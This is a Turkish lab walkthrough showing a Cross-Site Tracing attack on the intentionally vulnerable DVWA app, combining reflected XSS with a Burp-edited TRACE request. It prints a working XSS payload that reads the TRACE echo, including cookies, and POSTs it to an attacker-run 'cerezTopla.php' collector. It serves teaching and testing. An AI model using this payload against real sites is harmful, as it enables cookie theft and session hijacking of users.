

## Http Trace Methodunun Açık Bırakılması - EK

### Uygulama 4

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

DVWA - Ubuntu 18.04 LTS	// Zafiyetli DVWA Web Uygulaması
Firefox (Son Sürüm) - Ubuntu 18.04 LTS	// Son Kullanıcı Web Tarayıcısı
/var/www/Cross-Site-Tracing-Uygulaması/	// Saldırganın Web Sunucusu

Bu uygulamada XmlHttpRequest ile TRACE talebi yapma kısıtı olan modern web tarayıcılarda XST saldırısı demosu nasıl uygulanır gösterilecektir. Bu demoda genel işleyiş kabaca şu şekildedir:

- XST açıklıklı (bu senaryoda Reflected XSS açıklıklı) bir web sayfasına gidilir. XST payload'u girilir. Fakat XST payload'undaki TRACE talebi ifadesi TRACE olmayacaktır. Çünkü modern tarayıcılar TRACE ile XmlHttpRequest yapılmasını önüyorlar. Bu nedenle payload'da TRACE yerine GET kullanılır.
- İstek gönderildiğinde yanıt gelir ve ilk XmlHttpRequest'i GET talepli ve ikinci XmlHttpRequest'i POST talepli payload olduğu gibi geri yansır. Web tarayıcıda GET xmlhttprequest javascript talebi render'landığında bir GET talebi gönderilir. GET talebi burp ile aradayken düzenlenir ve GET ifadesi elle TRACE yapılır. Böylece web tarayıcının istemci taraflı TRACE kısıtı atlatılmış olur. Yani web tarayıcıdan TRACE talebi yapamıyoruz, fakat arada paketi düzenleyip TRACE yaparak saldırıyı simule edebiliriz. Daha sonra payload'daki ikinci XmlHttpRequest olan POST talebi yollanacaktır. Bu talep olduğu gibi forward'lanır.
- Nihayetinde web sayfa tam olarak render'landığında ve XmlHttpRequest istekleri bittiğinde POST talebi ile çerez saldırgan sunucuda log'lanır ve ekrana TRACE popup'ı gelir.

Uygulama şu adımlarla tatbik edilebilir:

1. Firefox web tarayıcısında localhost 8080 proxy ayarı yapılır.
2. Firefox web tarayıcısında DVWA'nın XST açıklıklı sayfasına gidilir.

[http://hasanfsimsek/DVWA-master/vulnerabilities/xss\\_d/](http://hasanfsimsek/DVWA-master/vulnerabilities/xss_d/)

3. Burpsuite açılır, ve

Proxy->Options->Intercept Server Response

tick yapılır. Ardından

Intercept is On


yapılır.

4. Firefox web tarayıcısında XST açıklıklı girdi noktasına XST payload'u aşağıdaki gibi girilir.

```
<script>var xmlHttp = new
XMLHttpRequest();xmlHttp.open("GET","http://hasanfsimsek",false);xmlHttp.send();xmlDoc
=xmlHttp.responseText;xmlHttp.open("POST","http://hasanfsimsek/Cross-Site-Tracing-
Uygulamasi/cerezTopla.php",false);xmlHttp.send(xmlDoc);alert(xmlDoc);</script>
```

(!) Uyarı: Web tarayıcılarda TRACE ile XmlHttpRequest yasaklı olduğundan GET ile istek yapılır.


5. Burpsuite ekranında gelen xst payload'lu paket Forward'lanır.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept is on' button is highlighted with a red arrow. The request details are visible in the 'Inspector' tab, showing a GET request to http://hasanfsimsek:80 [127.0.1.1]. The request body contains the XST payload.

```
1 GET /DVA-master/vulnerabilities/xss_r/?name=
%3Cscript%3Evar+xmlHttp+%3D+new+XMLHttpRequest%28%29%3BxmlHttp.open%28%22GET%22%2C%22http%3A%2F%2Fhasanfsimsek%22%2Cfalse%29%3BxmlHttp.send%28%29%3BxmlDoc%3DxmlHttp.responseText%3BxmlHttp.open%28%22POST%22%2C%22http%3A%2F%2Fhasanfsimsek%2FCross-Site-Tracing-Uygulamasi%2FcerezTopla.php%22%2Cfalse%29%3BxmlHttp.send%28xmlDoc%29%3Balert%28xmlDoc%29%3B%3C%2Fscript%3E HTTP/1.1
2 Host: hasanfsimsek
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=low; security=low; PHPSESSID=d5bo6pr09ga7cpj8jibvrmpun3
9 Upgrade-Insecure-Requests: 1
10
11
```


5. Sayfadaki Reflected XSS zafiyeti dolayısıyla XST payload'u olduğu gibi geri yansır.




6. Http Response'u bu şekilde Forward'larız ve web tarayıcının render'lamasına bırakırız.

7. Http Response web tarayıcıya geldiğinde yanıt paketi render'lanırken xst payload'u (javascript kodları) çalışır ve payload'daki ilk XMLHttpRequest talebi GET gerçekleşir. Burp ile aradayken bu GET talebini elle TRACE şeklinde düzeltiriz.

Önce:




Sonra:




Bu şekilde web tarayıcının TRACE ile istek yapma kısıtını atlarız. Yani GET talebi TRACE talebi şeklinde düzeltilerek istemcinin TRACE isteği yaptığını simule edebiliriz. TRACE isteği forward'lanır.

8. Ardından XST payload'undaki ikinci XmlHttpRequest talebi olan POST gerçekleşir.



POST talebi gövdesinde TRACE isteğini içerir. Bu POST talebi olduğu gibi forward'lanır.

9. Böylece istek ve yanıtlar tamamlandığından modern web tarayıcıda XST saldırısı gerçekleşir.



/www/Cross-Site-Tracing-Uygulaması/cerezler.html:



Kaynak:

# Firefox Tarayıcıda XST Yaptığına Dair Ekran Altıntısı Paylaşıyor

# ve Payload'daki GET'i Burp'te TRACE şeklinde deęiřtirin bilgisi veriyor.

<https://www.axcelsec.com/2018/05/damn-vulnerable-web-services-walkthrough.html>